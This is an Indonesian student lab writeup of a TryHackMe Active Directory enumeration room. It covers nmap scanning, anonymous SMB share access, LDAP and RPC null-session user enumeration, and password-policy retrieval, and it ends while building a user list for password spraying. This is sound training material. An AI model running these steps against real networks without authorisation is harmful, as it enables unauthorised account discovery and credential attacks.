LAPORAN WRITEUP

PRAKTIKUM KEAMANAN JARINGAN

Active Directory: Basic Enumeration

TryHackMe Room: adbasicenumeration

Nama	Bizar Octo Givardi
Tanggal	13 Maret 2026

BAB I: PENDAHULUAN

1.1 Latar Belakang

Active Directory (AD) merupakan layanan direktori yang dikembangkan oleh Microsoft dan digunakan secara luas pada jaringan perusahaan berbasis Windows. Sebagai tulang punggung autentikasi dan otorisasi dalam lingkungan enterprise, Active Directory menjadi target utama dalam pengujian penetrasi (penetration testing) jaringan internal.

Dalam praktikum ini, dilakukan pengerjaan room TryHackMe berjudul "AD: Basic Enumeration" yang berfokus pada teknik enumerasi Active Directory tanpa kredensial awal (unauthenticated enumeration). Room ini mensimulasikan skenario nyata di mana seorang penetration tester diberikan akses VPN ke jaringan target tanpa memiliki akun domain apapun.

Pemahaman terhadap teknik enumerasi dasar Active Directory sangat penting bagi praktisi keamanan siber, baik dari perspektif ofensif maupun defensif. Dengan memahami cara penyerang mengumpulkan informasi, tim keamanan dapat lebih baik dalam mengidentifikasi dan menutup celah keamanan yang ada pada infrastruktur jaringan.

1.2 Tujuan Praktikum

Tujuan dari praktikum ini adalah sebagai berikut:

- Melakukan enumerasi jaringan dan host aktif pada subnet target menggunakan Nmap.
- Mengidentifikasi Domain Controller (DC) dan layanan-layanan Active Directory yang berjalan.
- Melakukan enumerasi SMB shares secara anonim untuk menemukan informasi sensitif.
- Melakukan enumerasi domain menggunakan LDAP, RPC, dan enum4linux untuk mendapatkan daftar pengguna domain.
- Melakukan serangan password spraying menggunakan CrackMapExec untuk mendapatkan kredensial yang valid.

1.3 Manfaat Praktikum

Praktikum ini memberikan pemahaman praktis mengenai teknik-teknik enumerasi Active Directory yang digunakan dalam penetration testing. Mahasiswa diharapkan mampu memahami risiko keamanan yang muncul akibat miskonfigurasi pada layanan-layanan Active Directory, serta mampu menggunakan berbagai tools keamanan siber secara efektif dan bertanggung jawab.

1.4 Ruang Lingkup

Praktikum ini dilaksanakan pada lingkungan simulasi yang disediakan oleh platform TryHackMe. Target jaringan berada pada subnet 10.211.11.0/24 dengan domain tryhackme.loc. Seluruh aktivitas pengujian dilakukan secara legal dalam batas-batas yang telah ditentukan oleh platform dan tidak diterapkan pada sistem nyata di luar lingkungan lab.

BAB II: DASAR TEORI

2.1 Active Directory

Active Directory (AD) adalah layanan direktori yang dikembangkan oleh Microsoft sebagai bagian dari sistem operasi Windows Server. AD menyimpan informasi mengenai objek-objek pada jaringan seperti pengguna, komputer, printer, dan grup, serta menyediakan mekanisme autentikasi dan otorisasi yang terpusat. Domain Controller (DC) adalah server yang menjalankan layanan Active Directory Domain Services (AD DS) dan bertindak sebagai otoritas pusat dalam sebuah domain Windows.

2.2 Protokol dan Port yang Relevan

Berikut adalah protokol dan port yang umum ditemukan pada lingkungan Active Directory:

Port	Protokol	Keterangan
88	**Kerberos**	Autentikasi berbasis tiket pada Active Directory.
135	**MS-RPC**	Remote Procedure Call untuk enumerasi layanan.
139	**NetBIOS**	Legacy SMB access dan file sharing.
389	**LDAP**	Query direktori Active Directory dalam plaintext.
445	**SMB**	Modern file sharing, target utama enumerasi.
636	**LDAPS**	LDAP over SSL/TLS (terenkripsi).

2.3 Tools yang Digunakan

Tool	Fungsi
Nmap	Network scanner untuk host discovery dan port scanning.
smbclient	Tool untuk mengakses dan berinteraksi dengan SMB shares secara interaktif.
smbmap	Tool enumerasi SMB shares yang menampilkan permission akses tiap share.
ldapsearch	Tool untuk melakukan query LDAP secara anonim.
rpcclient	Tool untuk enumerasi domain melalui RPC null session.
enum4linux	Tool otomatis untuk enumerasi sistem Windows via SMB/RPC.
CrackMapExec	Framework untuk enumerasi dan serangan pada jaringan Windows.

BAB III: LANGKAH PENGERJAAN DAN HASIL


3.1 Task 2: Mapping Out the Network

Langkah pertama adalah melakukan host discovery untuk menemukan seluruh host yang aktif dalam subnet target 10.211.11.0/24. Nmap digunakan dengan opsi -sn (ping scan) untuk mendeteksi host tanpa melakukan port scanning.

3.1.1 Host Discovery

Perintah yang digunakan:

```
nmap -sn 10.211.11.0/24
```



```
❯ nmap -sn 10.211.11.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-13 16:04 WIB
Nmap scan report for 10.211.11.10
Host is up (0.20s latency).
Nmap scan report for 10.211.11.20
Host is up (0.21s latency).
Nmap scan report for 10.211.11.250
Host is up (0.21s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.23 seconds
```


Gambar 3.1 - Hasil host discovery dengan Nmap

Dari hasil scan, ditemukan 3 host aktif yaitu 10.211.11.10, 10.211.11.20, dan 10.211.11.250. Host 10.211.11.250 adalah VPN server yang berada di luar scope, sehingga target yang relevan adalah 10.211.11.10 dan 10.211.11.20.

3.1.2 Port Scanning dan Identifikasi Domain Controller

Perintah yang digunakan:

```
nmap -p 88,135,139,389,445,464,636 -sV -sC --open -oA ad_scan -iL
hosts.txt
```



```
❯ nmap -p 88,135,139,389,445,464,636 -sV -sC --open -oA ad_scan -iL hosts.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-13 16:09 WIB
Nmap scan report for 10.211.11.10
Host is up (0.22s latency).

PORT    STATE SERVICE      VERSION
88/tcp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-13 09:09:23Z)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: tryhackme.loc0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds Windows Server 2019 Datacenter 17763 microsoft-ds (workgroup: TRYHACKME)
464/tcp open  kpasswd5?
636/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Gambar 3.2 - Port scan pada host 10.211.11.10 (Domain Controller)

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: tryhackme.loc
|   Forest name: tryhackme.loc
|   FQDN: DC.tryhackme.loc
|_  System time: 2026-03-13T09:09:44+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 2s, deviation: 5s, median: 0s
| smb2-time:
|   date: 2026-03-13T09:09:41
|_  start_date: N/A
```

Gambar 3.3 - SMB OS Discovery menunjukkan domain tryhackme.loc

```
Nmap scan report for 10.211.11.20
Host is up (0.22s latency).
Not shown: 4 closed tcp ports (conn-refused)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-03-13T09:09:36
|_  start_date: N/A

Post-scan script results:
| clock-skew:
|   2s:
|     10.211.11.10
|_    10.211.11.20
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 43.06 seconds
```

Gambar 3.4 - Port scan pada host 10.211.11.20 (Workstation)

Dari hasil port scan, host 10.211.11.10 teridentifikasi sebagai Domain Controller karena memiliki port Kerberos (88), LDAP (389), dan SMB (445) yang terbuka. Banner LDAP mengungkapkan domain name tryhackme.loc, dan banner SMB mengungkapkan OS Windows Server 2019 Datacenter. Host 10.211.11.20 adalah workstation biasa karena tidak memiliki port Kerberos dan LDAP.


3.2 Task 3: Network Enumeration With SMB

Setelah mengidentifikasi Domain Controller, langkah berikutnya adalah melakukan enumerasi SMB shares secara anonim untuk menemukan informasi yang dapat digunakan lebih lanjut.

3.2.1 Listing SMB Shares

Perintah yang digunakan:

```
smbclient -L //10.211.11.10 -N
```




```
❯ smbclient -L //10.211.11.10 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        AnonShare       Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SharedFiles     Disk
        SYSVOL          Disk      Logon server share
        UserBackups     Disk
SMB1 disabled -- no workgroup available
```

Gambar 3.5 - Daftar SMB shares yang tersedia

3.2.2 Enumerasi Permission Shares

Perintah yang digunakan:

```
smbmap -H 10.211.11.10
```




```
❯ smbmap -H 10.211.11.10

SMBMap - Samba Share Enumerator v1.10.8 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.211.11.10:445        Name: 10.211.11.10              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        AnonShare                                               READ, WRITE
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SharedFiles                                             READ, WRITE
        SYSVOL                                                  NO ACCESS       Logon server share
        UserBackups                                             READ, WRITE
[*] Closed 1 connections
```


Gambar 3.6 - Permission akses tiap SMB share menggunakan smbmap

Teridentifikasi 3 share yang dapat diakses secara anonim dengan akses READ/WRITE: AnonShare, SharedFiles, dan UserBackups.

3.2.3 Akses ke SMB Shares dan Pencarian Flag



Gambar 3.7 - Akses ke share AnonShare dan SharedFiles



Gambar 3.8 - Flag ditemukan di share UserBackups

Flag berhasil ditemukan pada share UserBackups di dalam file flag.txt. Flag yang didapat adalah THM{88_SMB_88}.

3.3 Task 4: Domain Enumeration

Pada tahap ini dilakukan enumerasi domain secara menyeluruh menggunakan beberapa teknik: LDAP anonymous bind, enum4linux, dan rpcclient null session untuk mendapatkan informasi pengguna dan grup domain.

3.3.1 LDAP Anonymous Bind

Perintah yang digunakan:

```
ldapsearch -x -H ldap://10.211.11.10 -s base
```

```
dnsHostName: DC.tryhackme.loc
defaultNamingContext: DC=tryhackme,DC=loc
currentTime: 20260313093108.0Z
configurationNamingContext: CN=Configuration,DC=tryhackme,DC=loc

# search result
search: 2
result: 0 Success
```

Gambar 3.9 - LDAP base query menunjukkan informasi domain

```
❯ ldapsearch -x -H ldap://10.211.11.10 -s base
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#

#
dn:
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 7
rootDomainNamingContext: DC=tryhackme,DC=loc
ldapServiceName: tryhackme.loc:dc$@TRYHACKME.LOC
isGlobalCatalogReady: TRUE
```

Gambar 3.10 - Lanjutan informasi LDAP base query

Perintah query semua user domain:

```
ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc"
"(objectClass=person)" | grep -E "dn:|cn:|sAMAccountName:"
```

```
❯ ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc" "(objectClass=person)" | grep -E "dn:|cn:|sAMAccountName:"

dn: CN=Guest,CN=Users,DC=tryhackme,DC=loc
cn: Guest
sAMAccountName: Guest
dn: CN=DC,OU=Domain Controllers,DC=tryhackme,DC=loc
cn: DC
sAMAccountName: DC$
dn: CN=WRK,OU=Workstations,DC=tryhackme,DC=loc
cn: WRK
sAMAccountName: WRK$
dn: CN=sshd,CN=Users,DC=tryhackme,DC=loc
cn: sshd
sAMAccountName: sshd
dn: CN=gerald.burgess,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: gerald.burgess
sAMAccountName: gerald.burgess
dn: CN=nigel.parsons,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: nigel.parsons
sAMAccountName: nigel.parsons
dn: CN=guy.smith,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: guy.smith
sAMAccountName: guy.smith
dn: CN=jeremy.booth,OU=Human Resources,OU=People,DC=tryhackme,DC=loc
cn: jeremy.booth
sAMAccountName: jeremy.booth
dn: CN=barbara.jones,OU=Marketing,OU=People,DC=tryhackme,DC=loc
cn: barbara.jones
sAMAccountName: barbara.jones
dn: CN=marion.kay,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: marion.kay
sAMAccountName: marion.kay
dn: CN=kathryn.williams,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: kathryn.williams
sAMAccountName: kathryn.williams
dn: CN=danny.baker,OU=Consulting,OU=People,DC=tryhackme,DC=loc
cn: danny.baker
sAMAccountName: danny.baker
dn: CN=gary.clarke,OU=Marketing,OU=People,DC=tryhackme,DC=loc
cn: gary.clarke
sAMAccountName: gary.clarke
dn: CN=daniel.turner,OU=Marketing,OU=People,DC=tryhackme,DC=loc
cn: daniel.turner
sAMAccountName: daniel.turner
dn: CN=debra.yates,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: debra.yates
sAMAccountName: debra.yates
dn: CN=jeffrey.thompson,OU=Marketing,OU=People,DC=tryhackme,DC=loc
cn: jeffrey.thompson
sAMAccountName: jeffrey.thompson
```

Gambar 3.11 - Daftar user domain dari LDAP query (bagian 1)

```
sAMAccountName: jeffrey.thompson
dn: CN=martin.riley,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: martin.riley
sAMAccountName: martin.riley
dn: CN=danielle.lee,OU=Finance,OU=People,DC=tryhackme,DC=loc
cn: danielle.lee
sAMAccountName: danielle.lee
dn: CN=douglas.roberts,OU=Marketing,OU=People,DC=tryhackme,DC=loc
cn: douglas.roberts
sAMAccountName: douglas.roberts
dn: CN=dawn.bolton,OU=Engineering,OU=People,DC=tryhackme,DC=loc
cn: dawn.bolton
sAMAccountName: dawn.bolton
dn: CN=danielle.ali,OU=Consulting,OU=People,DC=tryhackme,DC=loc
cn: danielle.ali
sAMAccountName: danielle.ali
dn: CN=michelle.palmer,OU=Marketing,OU=People,DC=tryhackme,DC=loc
cn: michelle.palmer
sAMAccountName: michelle.palmer
dn: CN=katie.thomas,OU=Consulting,OU=People,DC=tryhackme,DC=loc
cn: katie.thomas
sAMAccountName: katie.thomas
dn: CN=jennifer.harding,OU=Sales,OU=People,DC=tryhackme,DC=loc
cn: jennifer.harding
sAMAccountName: jennifer.harding
dn: CN=strate905,OU=IT,OU=People,DC=tryhackme,DC=loc
cn: strate905
sAMAccountName: strate905
dn: CN=Kerb Svc,OU=ServiceAccounts,DC=tryhackme,DC=loc
cn: Kerb Svc
sAMAccountName: krbtgtsvc
dn: CN=asrepuser1,CN=Users,DC=tryhackme,DC=loc
cn: asrepuser1
sAMAccountName: asrepuser1
dn: CN=Raoul Duke,CN=Users,DC=tryhackme,DC=loc
cn: Raoul Duke
sAMAccountName: rduke
dn: CN=User,OU=Finance,OU=People,DC=tryhackme,DC=loc
cn: User
sAMAccountName: user
```

Gambar 3.12 - Daftar user domain dari LDAP query (bagian 2)

3.3.2 Enumerasi dengan enum4linux

Perintah yang digunakan:

```
enum4linux -a 10.211.11.10 2>/dev/null | tee enum4linux_output.txt
```

Filter hasil untuk user rduke:

```
grep -i "rduke" enum4linux_output.txt
```

```
❯ grep -i "rduke" enum4linux_output.txt

index: 0xfef RID: 0xa31 acb: 0x00000210 Account: rduke  Name: Raoul Duke        Desc: (null)
user:[rduke] rid:[0xa31]
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\rduke
```

Gambar 3.13 - Informasi user rduke dari enum4linux

Filter grup yang beranggotakan rduke:

```
grep -A5 -B5 "rduke" enum4linux_output.txt | grep -i "group\|member"
```

```
❯ grep -A5 -B5 "rduke" enum4linux_output.txt | grep -i "group\|member"

Group: 'Domain Users' (RID: 513) has member: TRYHACKME\empanadal0v3r
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\drgonz0
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\strate905
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\krbtgtsvc
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\asrepuser1
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\rduke
Group: 'Domain Users' (RID: 513) has member: TRYHACKME\user
Group: 'Domain Admins' (RID: 512) has member: TRYHACKME\Administrator
Group: 'Domain Admins' (RID: 512) has member: TRYHACKME\Tier 0 Admins
Group: 'Domain Admins' (RID: 512) has member: TRYHACKME\strategos
Group: 'Domain Admins' (RID: 512) has member: TRYHACKME\empanadal0v3r
```

Gambar 3.14 - Grup yang beranggotakan rduke

Filter user dengan RID 1634 (0x662):

```
grep -i "0x662\|1634" enum4linux_output.txt
```

```
❯ grep -i "0x662\|1634" enum4linux_output.txt

index: 0xfe0 RID: 0x662 acb: 0x00000211 Account: katie.thomas   Name: Katie Thomas      Desc: (null)
user:[katie.thomas] rid:[0x662]
```

Gambar 3.15 - User dengan RID 1634

Dari hasil enumerasi diperoleh: user rduke memiliki full name Raoul Duke, tergabung dalam grup Domain Users (RID: 513), dan user dengan RID 1634 (0x662) adalah katie.thomas.


3.4 Task 5: Password Spraying

Setelah mendapatkan daftar pengguna domain, langkah berikutnya adalah melakukan password spraying untuk mendapatkan kredensial yang valid. Sebelum melakukan serangan, perlu diketahui terlebih dahulu password policy yang berlaku.

3.4.1 Enumerasi Password Policy

Menggunakan rpcclient:


```
rpcclient -U "" 10.211.11.10 -N -c "getdompwinfo"
```



Gambar 3.16 - Password policy via rpcclient

Menggunakan CrackMapExec untuk detail lebih lengkap:

```
crackmapexec smb 10.211.11.10 --pass-pol
```




Gambar 3.17 - Password policy lengkap via CrackMapExec

Dari hasil enumerasi password policy diketahui: minimum password length adalah 7 karakter, locked account duration adalah 2 menit, dan account lockout threshold adalah 10 percobaan.


3.4.2 Pembuatan Wordlist

Membuat users.txt dari hasil LDAP:

```
ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc"
"(objectClass=person)" | grep "sAMAccountName:" | awk '{print $2}' > users.txt
